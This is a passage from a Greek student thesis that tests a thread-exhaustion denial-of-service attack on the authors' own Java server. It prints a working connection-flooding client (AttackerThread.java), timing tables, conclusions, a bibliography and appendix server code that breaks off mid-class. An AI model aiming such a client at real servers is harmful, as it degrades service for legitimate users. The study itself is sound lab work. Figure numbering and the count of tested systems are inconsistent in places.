
```
    }

}
```


Εικόνα11. Ο κώδικας της κλάσης main.java (attacker)

4.6 Εκτέλεση της εφαρμογής

Όπως προαναφέρθηκε κατά την διαδικασία build (compiler) της εφαρμογής δημιουργούνται τα αρχεία server.jar και attacker.jar. Επιπρόσθετα δημιουργούνται και τα αντίστοιχα εκτελέσιμα αρχεία 1_start_server.bat (Εικ. 12) και 2_start_attacker.bat (Εικ. 13) που κατά την εκτέλεση του πρώτου αρχείου, ο server ξεκινάει στην πόρτα 6500 με 3 διαθέσιμα threads. Παράλληλα κατά την εκτέλεση του δευτέρου αρχείου και σε αλληλεπίδραση με τον serverέχουμε τα αποτελέσματα επί των οθονών στις Εικόνες 13& 14.



Εικόνα 6. Αρχική οθόνη εκτέλεσης του 1_start_server.bat



Εικόνα 7. Τελική οθόνη εκτέλεσης του 1_start_server.bat

4.7 Αποτελέσματα της εφαρμογής

Υλοποιήσαμε το συγκεκριμένο attack όπου ο server περιμένει ένα συγκεκριμένο χρονικό διάστημα για να εξυπηρετήσει μία αίτηση ενός πελάτη. Εδώ ο πελάτης προσπάθησε να εκμεταλευτεί το χρονικό διάστημα των δέκα δευτερολέπτων για να αιτηθεί διεργασίες για έναν μεγάλο αριθμό συνδέσεων(threads). Εδώ η πτυχιακή έλεγξε την απόδοση τριών διακριτών πληροφοριακών συστημάτων για έναν μεγάλο αριθμό συνδέσεων 2000-5000-8000-10000 και μελετήθηκε η απόκριση των συστημάτων αυτών. Πιο συγκεκριμένα μετρήθηκε ο χρόνος που απαιτείται για να συνδεθεί ο attacker στον server. Έπειτα ο κάθε πελάτης απέστειλε πακέτα στον εξυπηρετητή , είναι λογικό ότι λόγω του μεγάλου φόρτου που προκαλεί ο μεγάλος αριθμός τον threads πολλές φορές αυξήθηκε ο αριθμός των πακέτων έτσι ώστε να φτάσουν τα αρχικά πακέτα στον server. Έπειτα θέλαμε να αναλύσουμε το κόστος στην ενδιάμεση επικοινωνία, δηλαδή την χρονική καθυστέρηση που δημιουργείτε στην εξυπηρέτηση των χρηστών από έναν διακομιστή όταν ένας

εισβολέας προσπαθεί να δημιουργήσει πολλές συνδέσεις. Για αυτό το λόγο έχοντας ανοίξει ένας μεγάλο αριθμό συνδέσεων μετρήσαμε τον χρόνο εξυπηρέτησης ενός χρήστη. Αυτός ο χρόνος απεικονίζεται στην δεύτερη στήλη(Χρόνος εξυπηρέτησης της τελευταίας αίτησης). Στην διαδικασία που θέλουμε να μελετήσουμε τον χρονο ανταπόκρισης και εξυπηρέτησης του διακομιστή θέλαμε να δούμε ποιος είναι ο μέσος χρόνος εξυπηρέτησης , που απαιτείται για να φτάσουν τα πακέτα του χρήστη στον διακομιστή. Προφανώς το χρονικό όριο των δέκα δευτερολέπτων δεν ήταν αρκετό πάντα για να δημιουργήθει αυτός ο μεγάλος αριθμός συνδέσεων για τον λόγο αυτό καταγράφτηκαν ο αριθμός αποπείρων που χρειάστηκε να κάνει ο εισβολέας για να πετύχει τον στόχο του. Ταυτόχρονα πως η σειρά εκπομπής των πακέτων δεν σχετίζεται άμεσα με την χρονοκαθυστέρηση εξυπηρέτησης. Για αυτό τον λόγο παρουσιάζεται ο χρόνος μετάδοσης του μεσαίου πακέτου. Για να έχουμε καλύτερη εικόνα του χρόνου μετάδοσης και του φόρτου επικοινωνίας παρουσιάζουμε τον μέγιστο και ελάχιστο χρόνο μετάδοσης των πακέτων, καθώς επίσης και των αριθμό πακέτων που τελικά χρειάστηκαν να μεταδωθούν ώστε να φτάσουν στον προορισμό τους τα δέκα αυτά πακέτα.

4.7.1 Attacker logged

Τροποποιούμε το αρχείο Attackedthread.java και η νέα του μορφή είναι:

```
package attacker;

import java.io.IOException;
import java.io.PrintWriter;
import java.net.Socket;
import java.util.ArrayList;
import java.util.Collections;

/**
 *
 * Αυτή η κλάση υλοποιεί το thread επίθεσης
 *
 */
  public class AttackerThread implements Runnable {

   /** η ip διεύθυνση του server προς επίθεση */
            private String serverHostname;
   /** η TCP πόρτα του server προς επίθεση */
   private int serverPort;
/** το όνομα του τρέχοντος thread */
private String threadName;
/** η σύνδεση στον server */
      private Socket socket;
   /** ο writer της σύνδεσης για την αποστολή δεδομένων στον server */
   private PrintWriter out;
        /** ο αριθμός των αποπειρών επανασύνδεσης */
        private int reconnectionattempts=0;
        /** το άθροισμα των χρόνων που απαιτήθηκαν για την μεταφορά των μηνυμάτων */
        private long totaltime;
        //* το πλήθος των σταλθέντων μυνημάτων */
        private int messages=0;
        //* ο μέσος όρος των χρόνων που απαιτήθηκαν */
        private int avg;
```

```
        //* λίστα με όλους τους καταγεγραμμένους χρόνους
        private ArrayList<Integer> times = new ArrayList();
        //* η μεσαία τιμή των χρόνων */
        private int median;
    /**
     * Δημιουργεί νέο thread επίθεσης
     *
     * @param name το όνομα του νέου thread
     * @param serverHostname η ip διεύθυνση του server προς επίθεση
     * @param serverPort η TCP πόρτα του server προς επίθεση
     */
    public AttackerThread(String name, String serverHostname, int serverPort) {
       this.serverHostname = serverHostname;
       this.serverPort = serverPort;
       this.threadName = name;
    }

    /**
     * Ο βρόχος εκτέλεσης του thread επίθεσης. Στέλνει ένα μικρό μήνυμα κάθε ένα
δευτερόλεπτο. Θα τερματιστεί μόνο αν ο server κλείσει τη σύνδεση.
     */
    @Override
    public void run() {
       try {
                   /**
                    * υπολογισμός χρόνου σύνδεσης
                   */
                         long beforeconnection = System.currentTimeMillis();
                         getSocketWriter();
                         long afterconnection = System.currentTimeMillis() -
beforeconnection;
           while (true) {
                   /**
                    * υπολογισμός χρόνου αποστολής μηνύματος και αποστολή αυτού
                   */
                                  long timebefore = System.currentTimeMillis();
              waitOneSecond();
              String message = "ping από το " + threadName;
              out.println(message);
              if (out.checkError()) {
                                       long timeafter = System.currentTimeMillis();
                                         long elapsed = timeafter - timebefore - 1000;
                                         totaltime = totaltime + elapsed;
                                         messages++;
                                         times.add((int)elapsed);
                 System.out.println(String.format("Η σύνδεση του %s τερματίστηκε από τον
server", threadName) + " Χρόνος = " + elapsed  + "ms");
                                         System.out.println("Η σύνδεση έγινε σε " +
afterconnection +"ms");
                 break;
              } else {
                                         long timeafter = System.currentTimeMillis();
                                         long elapsed = timeafter - timebefore - 1000;
                                         totaltime = totaltime + elapsed;
                                         messages++;
                                         times.add((int)elapsed);
                               System.out.println("Στάλθηκε στον server: " + message  +
" Χρόνος = " + elapsed + "ms");
              }
           }
       } finally {     /**
```

```
                 * υπολογισμός μέσου ορου
                */
                      avg = (int) (totaltime/messages);
                /**
                 * ταξινόμηση λίστας χρονων
                */
                      Collections.sort(times);
                /**
                 * εύρεση μεσαίας τιμής
                */
                      median = times.get(times.size()/2);
                /**
                 * εμφάνιση αποτελεσμάτων
                */
                      System.out.println("Μέσος όρος = " + avg+"ms");
                      System.out.println("Απόπειρες σύνδεσης = " +
reconnectionattempts);
                      System.out.println("μέσος = " + median + "ms");
                      System.out.println("Ελάχιστος χρόνος = " + times.get(0)
+"ms");
                      System.out.println("Μέγιστος χρόνος = "
+times.get(times.size()-1)+"ms");
                      System.out.println("Σταλθέντα πακέτα = " + messages);
         closeConnection();
      }
   }

   /**
    * Κλείνει τη σύνδεση με τον server
    */
   private void closeConnection() {
      out.close();
      try {
         socket.close();
      } catch (IOException e) {
         throw new RuntimeException(e);
      }
   }

   /**
    * Σταματάει το τρέχον thread για ένα δευτερόλεπιο
    */
   private void waitOneSecond() {
      try {
         Thread.sleep(1000);
      } catch (InterruptedException e) {
         throw new RuntimeException(e);
      }
   }

   /**
    * Δημιουργεί τον writer της σύνδεσης για την αποστολή δεδομένων στον server
    */
   private void getSocketWriter() {
      try {
         socket = new Socket(serverHostname, serverPort);
         out = new PrintWriter(socket.getOutputStream(), true);
      } catch (Exception e) {
      /**
       * Επανασύνδεση σε περίπτωση αποτυχίας
       * Αύξηση μετρητή επανασυνδέσεων
```

```
        */
          reconnectionattempts++;
          System.out.println("Επεσε ο server, επανασύνδεση");
             getSocketWriter();
       }
    }
}
```

4.7.2 Πίνακες με στοιχεία εκτέλεσης

Στους πίνακες που ακολουθούν οι στήλες είναι οι εξής:

-Threads : Ο αριθμός των threads του server και κατ' επέκταση του attacker

-Χρόνος σύνδεσης : Ο χρόνος σε ms που χρειάστηκε για να πετύχει η σύνδεση

-Μέσος όρος : Ο μέσος χρόνος που απαιτήθηκε για να ικανοποιηθεί κάθε ερώτημα (Συνολικός χρόνο / αριθμός πακέτων)

-Απόπειρες : Οι προσπάθεις που έκανε ο attacker μέχρι τελικά να συνδεθεί με τον server

-Μέση τιμή (median value) : Οι μεσαία τιμή του πίνακα των χρόνων

-Ελάχιστος : Ο ελάχιστος χρόνος

-Μέγιστος : Ο μέγιστος χρόνος

-Πακέτα: Ο αριθμός των πακέτων που τελικά στάλθηκαν μέχρι ο server να μπορέσει να κλείσει την σύνδεση

Υπολογιστής1 (i5 2.8 Ghz - 8 Gb RAM)

Threads	Χρόνος σύνδεσης	Μέσος όρος	Απόπειρες	Μέση τιμή	Μέγιστος	Ελάχιστος	Πακέτα
2000	41	0	0	0	0	0	18
5000	779	44	0	2	411	0	53
8000	32871	7	5	3	81	0	43
10000	46854	17	4	2	835	0	60

Υπολογιστής2 (i7 3.2 Ghz – 12 Gb RAM)

Threads	Χρόνος σύνδεσης	Μέσος όρος	Απόπειρες	Μέση τιμή	Μέγιστος	Ελάχιστος	Πακέτα
2000	25	0	0	0	0	0	13
5000	6445	42	1	1	712	0	58

8000	52487	14	14	1	178	0	18
10000	636	8	0	2	59	0	18

Τα παραπάνω στοιχεία προέκυψαν από την εκτέλεση της εφαρμογής στους προσωπικούς μας υπολογιστές. Όταν δοκιμάσαμε την εκτέλεση και σε ταμπλέτα (με επεξεργαστή Intel Atom Z2760, 2 gb ram και λειτουργικό σύστημα Windows 8.1 Home) η εφαρμογή δεν λειτούργησε. Επίσης στον υπολογιστή 1 ο server κατέρρευσε στα 22000 threads και στον υπολογιστή 2 στα 30000.
Με τα παραπάνω αποτελέσματα συμπεραίνουμε ότι ένας διακομιστής υπό επίθεση, εκτός από την καθυστέρηση στο να εξυπηρετεί αιτήματα παρουσιάζει πολύ μεγάλη δυσκολία στην επίτευξη της αρχικής σύνδεσης, με αποτέλεσμα ο διακομιστής να θεωρείται σχεδόν μη χρησιμοποιήσιμος. Επίσης παρουσιάζεται πολύ μεγάλη απόκλιση στο πότε κλείνει η σύνδεση καθώς το νήμα επίθεσης θα έπρεπε να κλείνει μετά από 10 δευτερόλεπτα, πράγμα που δεν ισχύει για διακομιστή που δέχεται επίθεση. Τέλος, όπως φαίνεται στα αποτελέσματα του δεύτερου υπολογιστή ο παράγοντας τύχη παίζει πολύ σημαντικό ρόλο καθώς αν προλάβουμε να συνδεθούμε μπορεί να έχουμε πιο γρήγορη και καλύτερη εξυπηρέτηση παρόλο που έχουμε ένα φορτωμένο σύστημα και περισσότερα threads.

ΚΕΦΑΛΑΙΟ 5:

ΣΥΝΟΨΗ- ΣΥΜΠΕΡΑΣΜΑΤΑ

Τα συμπεράσματα που προκύπτουν από την εκτέλεση της εφαρμογής σε τρία διαφορετικά συστήματα ποικίλουν. Ο ποιος σημαντικός παράγοντας είναι αυτός της τύχης διότι το αν θα καταφέρεις να συνδεθείς τελικά στον εξυπηρετητή (τυχαία γεγονός που αφορά της συγκρούσεις) έχει μεγάλο αντίκτυπο στα αποτελέσματα. Αν συνδεθείς άμεσα τότε ο διακομιστής θα σε αντιμετωπίσει σχετικά γρήγορα αν όχι τότε μπορεί να περάσει αρκετή ώρα. Σαφώς όσο ανεβαίνει ο αριθμός των διαθέσιμων συνδέσεων (threads) τόσο μεγαλώνουν οι πιθανότητες για συγκρούσεις δηλαδή όσο πιο δύσκολο είναι να συνδεθείς όπως και να εξυπηρετηθείς. Ως γνωστόν όμως δεν υπάρχει καμία εγγύηση για το αν θα υπάρξουν συγκρούσεις και ποιος θα είναι ο αριθμός τους. Επίσης παρατηρούμε πως οι μεγαλύτερες καθυστερήσεις δεν παρατηρούνται αφού συνδεθεί ο attacker αρά μέχρι να βρει διαθέσιμο thread να συνδεθεί. Είναι ολοφάνερο βέβαια ότι υπάρχουν καθυστερήσεις και στην εξυπηρέτηση. Παρά το γεγονός που ο server είναι προγραμματισμένος να διακόπτει την σύνδεση μετά από περίπου 10 δευτερόλεπτα όταν λειτουργεί υπό πίεση αδυνατεί να εφαρμόσει σωστά την << άμυνά >> του με αποτέλεσμα καθυστερήσεις σε όλους τους τομείς .Τέλος ένα σημαντικό στοιχείο είναι ο μέγιστος χρόνος ο οποίος μας δείχνει πως ακόμα και σε περίπτωση χαμηλού μέσου όρου όπου υπάρχει γρήγορη σχετικά εξυπηρέτηση υπάρχουν κάποια πακέτα τα οποία καθυστερούν πολύ να εξυπηρετηθούν .Για παράδειγμα στα 10000 threads με Μ.Ο.= 17 έχουμε μέγιστο 835, αριθμός που δηλώνει τεράστια απόκλιση μεταξύ των πακέτων .

Η αλματώδεις εξελίξεις στον τομέα της Τεχνολογίας πληροφορικής και επικοινωνιών κυριαρχούνται από την τάση για ανάπτυξη υπηρεσιών που υποστηρίζουν την ανταλλαγή οργανωμένων δεδομένων από απόσταση και τη διαλογική επεξεργασία των πληροφοριών. Σε κάθε περίπτωση, ανακύπτει με ιδιαίτερη έμφαση η ανάγκη σχεδιασμού και υλοποίησης ενός πλαισίου λειτουργίας για ένα Πληροφοριακό Σύστημα, το οποίο θα διασφαλίζει ότι η διακίνηση των απαιτούμενων δεδομένων οδηγεί σε πληροφορίες που χαρακτηρίζονται ως ασφαλείς, δηλαδή διαθέτουν τις επιμέρους ιδιότητες της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας. Δυστυχώς, όσα μέτρα προστασίας και αν ληφθούν, πάντοτε τα χρησιμοποιούμενα προγράμματα θα είναι ατελή υπό την έννοια ότι θα παρουσιάζουν αδυναμίες τις οποίες ενίοτε θα εκμεταλλεύονται οι αποφασισμένοι εισβολείς. Πρόκειται για τα λεγόμενα «exploits», δηλαδή προγραμματιστικές αδυναμίες σε γνωστές και ευρέως χρησιμοποιούμενες εφαρμογές, τις οποίες μπορούν να αξιοποιούν οι εισβολείς για να αποκτούν μη εξουσιοδοτημένη πρόσβαση ή έλεγχο σε συστήματα ή απλά να προκαλούν ζημιές σε υπολογιστές-στόχους. Οι εταιρίες υπολογιστών προσπαθούν να αντιμετωπίσουν τα προβλήματα ασφάλειας παρέχοντας στους χρήστες αναβαθμίσεις ή διορθώσεις.

Τα δεδομένα αποτελούν το πολυτιμότερο «αγαθό» για κάθε οργανισμό. Η ασφάλεια των ευαίσθητων δεδομένων πάντα αποτελούσε μέγιστη πρόκληση σε όλα τα επίπεδα. Στην παρούσα πτυχιακή αναγνωρίστηκαν τα σημαντικότερα ζητήματα ασφάλειας των Πληροφοριακών Συστημάτων. Επιπρόσθετα αναπτύχθηκε και κατάλληλη εφαρμογή σε Προγραμματισμό Javaπου συμβάλλει στην ενίσχυση της ασφάλειας ενός πληροφοριακού συστήματος. Το θέμα της ασφάλειας του internet, των δικτύων υπολογιστών και των

Πληροφοριακών Συστημάτων, είναι ένα θέμα «ζωντανό» που εξελίσσεται κάθε μέρα. Υπάρχει μια διαρκής αμφίδρομη σχέση ανάμεσα στους κακόβουλους χρήστες από τη μια πλευρά και τους αναλυτές συστημάτων, προγραμματιστές από την άλλη να προσπαθούν να αντιμετωπίσουν τις επιθέσεις και τις ενέργειες των πρώτων. Η απάντηση στο εάν κάποτε θα υπάρχει πλήρης ασφάλεια στο διαδίκτυο σχετικά με τα δεδομένα που ανταλλάσσονται δε μπορεί να είναι θετική. Όμως προς την κατεύθυνση αυτή πρέπει να κινούνται παράλληλα όλοι οι εμπλεκόμενοι (χρήστες ,IPS, φορείς ελέγχου, δημόσιες υπηρεσίες) ώστε να βελτιώνονται οι υποδομές, να γίνεται έρευνα προς τη σωστή κατεύθυνση, να θωρακίζεται η κοινωνία από ουσιαστικές νομοθετικές ρυθμίσεις και πρωτοβουλίες, οι εταιρίες να εφαρμόζουν τις κατάλληλες πολιτικές ασφαλείας και οι χρήστες να είναι ενήμεροι (awareness) για τους κινδύνους που υπάρχουν και να συμπεριφέρονται ανάλογα (prevention).

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] Abu-Musa A.A. (2006*), Evaluating the Security Controls of CAIS in Saudi Organizations:* An Empirical Study, J. King Saud Univ., Vol. 18, 67-100.

[2] Avital M., (2003*), Reexamine Information Systems Success through the Information Technology Professionals Perspective*. Sprouts: Working Papers on Information Environments, Systems and Organizations. 3(2) pp. 122-136.

[3] Christoph L. Schuba, et. al., (1997), *Analysis of a Denial of Service Attack on TCP*, *1997 IEEE Symposium on Security and Privacy* , May 1997, pp. 208.

[4] Davis, C.E. (1997), *Perceived Risks and Threats to Accounting Information Systems*, Review of Accounting Information Systems, Vol. 1, No. 4.

[5] DeLone, W.H., & E.R. McLean, (2002), *Information Systems Success: The Quest for the Dependent Variable.* Information Systems Research. 3(1), pp.60-95.

[6] Errin Fulp et. al., (2001), *Preventing Denial of Service Attacks on Quality of Service, DARPA Information Survivability Conference and Exposition (DISCEX II'01)* Volume IIVolume 2 , pp. 1155.

[7] Frank Kargl, Joern Maier, Michael Weber, (2001), *Protecting web servers from distributed denial of service attacks, Proceedings of the tenth international conference on World Wide Web*, pp. 514.

[8] Gresty, Q. Shi, M. Merabti, (2001), *Requirements for a General Framework for Response to Distributed Denial-of-Service*, *17th Annual Computer Security Applications Conference (ACSAC'01)*, pp. 422.

[9] Hunt R., (1998) *Internet/Intranet Firewall security – policy, Architecture and transaction services, computer communications* 21, pp. 1107-1123, Elsevier Science Ltd.

[10] Kalakota R., (1997) *Electronic Commerce: A manager's guide*, Addison-Wesley.

[11] Mitchell C., (2000) *Information Security – Teaching Material* (MSc. In Information Security Courses) , Royal Holloway University of London, UK

[12] Oppliger R., (1997) *Internet Security: Firewalls and Beyond, Communications of the ACM*, Volume 40, no. 5 May 1997, ACM Press.

[13] Pangalos G., (1997), *Security of Medical Database Systems for Health Care IT and Security Personnel, Data Security for Health Care*, Vol. II, the SEISMED (Eds.), IOS Press.

[14] Wright, S. and Wright, A. (2002*), Information system assurance for enterprise resource planning systems: implementation and unique risk considerations*, Journal of Information Systems, Supplement, Vol. 16, 99-113.

[15] Yialelis N., (1996) *Domain-Based Security for Distributed Object Systems*, Ph.D. Dissertation , University of London , UK

[16] Γιαννακόπουλος Δ., (2003), *Διοικητικά Πληροφοριακά Συστήματα* Εκδόσεις: Σύγχρονη Εκδοτική

[17] Γιαννακόπουλος Δ., Παπουτσής Ι., Πολλάλης Γ., (2004) *«Πληροφοριακά Συστήματα Επιχειρήσεων Ι – Εισαγωγή στην Τεχνολογία & Στρατηγική».* Εκδόσεις: Αθ. Σταμούλης.

[18] Γκρίτζαλης Δ., (1994), *Ασφάλεια Πληροφοριακών Συστημάτων σε περιβάλλοντα υψηλής ευπάθειας,* Διδακτορική διατριβή, Πανεπιστήμιο Αιγαίου

[19] Γκρίτζαλης, Δ., (1996), *Ασφάλεια στις τεχνολογίες πληροφοριών και επικοινωνιών: Εννοιολογική θεμελίωση*, Εκδόσεις Νέων Τεχνολογιών, 1996

[20] Κάτσικας Σ., Γκρίτζαλης Δ., Γκρίτζαλης Σ., (2004): *Ασφάλεια Πληροφοριακών Συστημάτων*, Εκδόσεις Νέων Τεχνολογιών.

[21] Κιουντούζης Ε, (2002), *Μεθοδολογίες ανάλυσης και σχεδιασμού πληροφοριακών συστημάτων,* Β' Εκδόσεις Μπένου, Αθήνα.

[22] Κιουντούζης Ε., (1995), *Μοντέλα Ασφάλειας Πληροφοριακών Συστημάτων*, Ασφάλεια Πληροφοριών, Τεχνικά, Νομικά και Κοινωνικά θέματα, Εκδόσεις ΕΠΥ, Αθήνα, 1995

[23] Κιουντούζης Ε., (2002), *Μεθοδολογίες ανάλυσης και σχεδιασμού συστημάτων,* 2Η έκδοση , Αθήνα: Μπένος.

[24] Κοκολάκης Σ., (2000), *Ανάπτυξη και Διαχείριση Ασφάλειας Πληροφοριακών Συστημάτων*, Διδακτορική Διατριβή, Οικονομικό Πανεπιστήμιο Αθήνας

[25] Κομνηνός Θ., Παύλος Γ. (2002), *Ασφάλεια δικτύων & υπολογιστικών συστημάτων: αναχαιτίστε τους εισβολείς*, 2002.

[26] Μάττας Α., (2007), *Ασφάλεια Πληροφοριακών Συστημάτων σε συνεργατικά περιβάλλοντα εφαρμογών με βάση το διαδίκτυο*, Θεσσαλονίκη

[27] Πάγκαλος Γ., Μαυρίδης Ι. (2002): *Ασφάλεια Πληροφοριακών Συστημάτων και Δικτύων*, Εκδόσεις Ανικούλα.

[28] Πάγκαλος Γ., Μαυρίδης Ι., (2002), *Ασφάλεια πληροφοριακών συστημάτων και δικτύων* Θεσσαλονίκη

[29] Πανέτσος Σ., (2007*), Επικοινωνίες & Δίκτυα Υπολογιστών*, εκδόσεις Τζιόλα, Θεσσαλονίκη

[30] Παπακρίβος, Χ. (2008), *Μέτρηση Ασφάλειας Εφαρμογών Ιστού,* Διπλωματική εργασία, Τμήμα Εφαρμοσμένης Πληροφορικής, Πανεπιστήμιο Μακεδονίας, Θεσσαλονίκη.

ΠΑΡΑΡΤΗΜΑ Α

Παρατίθενται οι κώδικες της εφαρμογής που αναπτύχθηκαν κατά την διάρκεια της εκπόνησης της πτυχιακής εργασίας.

Κώδικας: Server.java

```
package server.implementation;

import java.io.IOException;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.List;
import java.util.concurrent.Semaphore;

import server.interfaces.ConnectionThread;
import server.interfaces.ServerThreadListener;

/**
 *
 * Η κλάση που υλοποιεί τον server και διαχειρίζεται τις συνδέσεις από τους clients
 *
 */
public class Server {

	/** TCP πόρτα του server */
	private int portNumber;
	/** το socket του server */
	private ServerSocket serverSocket;
	/** αύξων αριθμός των threads για κάθε σύνδεση */
	private int currentThread;
	/** λίστα με τους listeners των threads */
	private List<ServerThreadListener> listeners;
	/** σημαφόρος για το μπλοκάρισμα της δημιουργίας νέων threads */
```

```
	private Semaphore semaphore;

	/**
	 * Δημιουργεί νέο αντικείμενο server
	 *
	 * @param portNumber TCP πόρτα του server
	 * @param threadCount μέγιστος αριθμός ενεργών threads
	 * @param listeners λίστα με τους listeners των threads
	 */
	public Server(int portNumber, int threadCount, List<ServerThreadListener>
listeners) {
		this.portNumber = portNumber;
		this.currentThread = 0;
		this.listeners = listeners;
		this.semaphore = new Semaphore(threadCount);
		createServerSocket(portNumber);
		ServerValidatorThread validatorThread = new
ServerValidatorThread(listeners);
		startThread(validatorThread);
	}

	/**
	 * Δημιουργεί ένα server socket σε δεδομένη TCP πόρτα
	 *
	 * @param portNumber η TCP πόρτα
	 */
	private void createServerSocket(int portNumber) {
		try {
			this.serverSocket = new ServerSocket(portNumber);
		} catch (IOException e) {
			throw new RuntimeException(e);
		}
	}

	/**
	 * Ανοίγει το server socket και περιμένει για συνδέσεις από τους clients
	 */
	public void start() {
		System.out.println(String.format("Ο server ξεκίνησε στην πόρτα %d
με %d διαθέσιμα threads\n",
				portNumber, semaphore.availablePermits()));
		while (true) {
			Socket clientSocket = getClientSocket();
			handleConnection(clientSocket);
		}
	}
```

```
	/**
	 * Επιστρέφει ένα socket όταν ανοίξει νέα σύνδεση με κάποιον client
	 *
	 * @return το socket της σύνδεσης με τον client
	 */
	private Socket getClientSocket() {
		try {
			Socket clientSocket = serverSocket.accept();
			return clientSocket;
		} catch (Exception e) {
			throw new RuntimeException(e);
		}
	}

	/**
	 * Εξυπηρετεί τη σύνδεση με τον client εκκινώντας ένα νέο thread.
Μπλοκάρει αν όλα τα διαθέσιμα threads είναι κατειλημμένα
	 *
	 * @param clientSocket το socket της σύνδεσης με τον client
	 */
	private void handleConnection(Socket clientSocket) {
		acquireLock();
		String threadName = getNewThreadName();
		ServerThread serverThread = new ServerThread(this, threadName,
clientSocket, listeners);
		startThread(serverThread);
		System.out.println(String.format("Το %s άνοιξε σύνδεση με το %s.
Απομένουν %d διαθέσιμα thread(s)\n",
				threadName, clientSocket.getInetAddress(),
semaphore.availablePermits()));
	}

	/**
	 * Μπλοκάρει μέχρι να ελευθερωθεί κάποιο thread
	 */
	private void acquireLock() {
		try {
			semaphore.acquire();
		} catch (InterruptedException e) {
			throw new RuntimeException(e);
		}
	}

	/**
	 * Δημιουργεί ένα όνομα για κάποιο νέο thread
	 *
	 * @return το όνομα του thread
```

```
	 */
	private String getNewThreadName() {
		currentThread++;
		return "Server-Thread-" + currentThread;
	}

	/**
	 * Εκκινεί ένα νέο thread
	 *
	 * @param runnable η υλοποίηση του thread
	 */
	private void startThread(Runnable runnable) {
		(new Thread(runnable)).start();
	}

	/**
	 * Καλείται από τα threads όταν αυτά ολοκληρώσουν την εκτέλεση
	 *
	 * @param thread το thread που τερματίστηκε
	 */
	public void threadStopped(ConnectionThread thread) {
		semaphore.release();
		System.out.println(String.format("Το %s έκλεισε τη σύνδεση.
Απομένουν %d διαθέσιμα thread(s)\n",
				thread.getName(), semaphore.availablePermits()));
	}
}
}
```

Κώδικας: ServerThread.java

```
package server.implementation;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.Socket;
import java.util.List;

import server.interfaces.ConnectionThread;
import server.interfaces.ServerThreadListener;

/**
 *
```

```
 * Η κλάση που υλοποιεί ένα server thread για την εξυπηρέτηση μιας σύνδεσης με client
 *
 */
public class ServerThread implements ConnectionThread, Runnable {

	/** Το socket της σύνδεσης με τον client */
	private Socket clientSocket;
	/** Το όνομα του thread */
	private String name;
	/** Λίστα με τους listeners των events του thread */
	private List<ServerThreadListener> listeners;
	/** true αν το thread είναι ενεργό, false αν τερματιστεί */
	private boolean active;
	/** ο server στον οποίο ανήκει το τρέχον thread */
	private Server server;

	/**
	 * Δημιουργεί νέο thread
	 *
	 * @param server ο server στον οποίο ανήκει το νέο thread
	 * @param name το όνομα του νέου thread
	 * @param clientSocket το socket της σύνδεσης με τον client
	 * @param listeners η λίστα με τους listeners των events του thread
	 */
	public ServerThread(Server server, String name, Socket clientSocket,
List<ServerThreadListener> listeners) {
		this.server = server;
		this.active = true;
		this.name = name;
		this.clientSocket = clientSocket;
		this.listeners = listeners;
	}

	/**
	 * Επιστρέφει το όνομα του thread
	 * @return το όνομα
	 */
	@Override
	public String getName() {
		return name;
	}

	/**
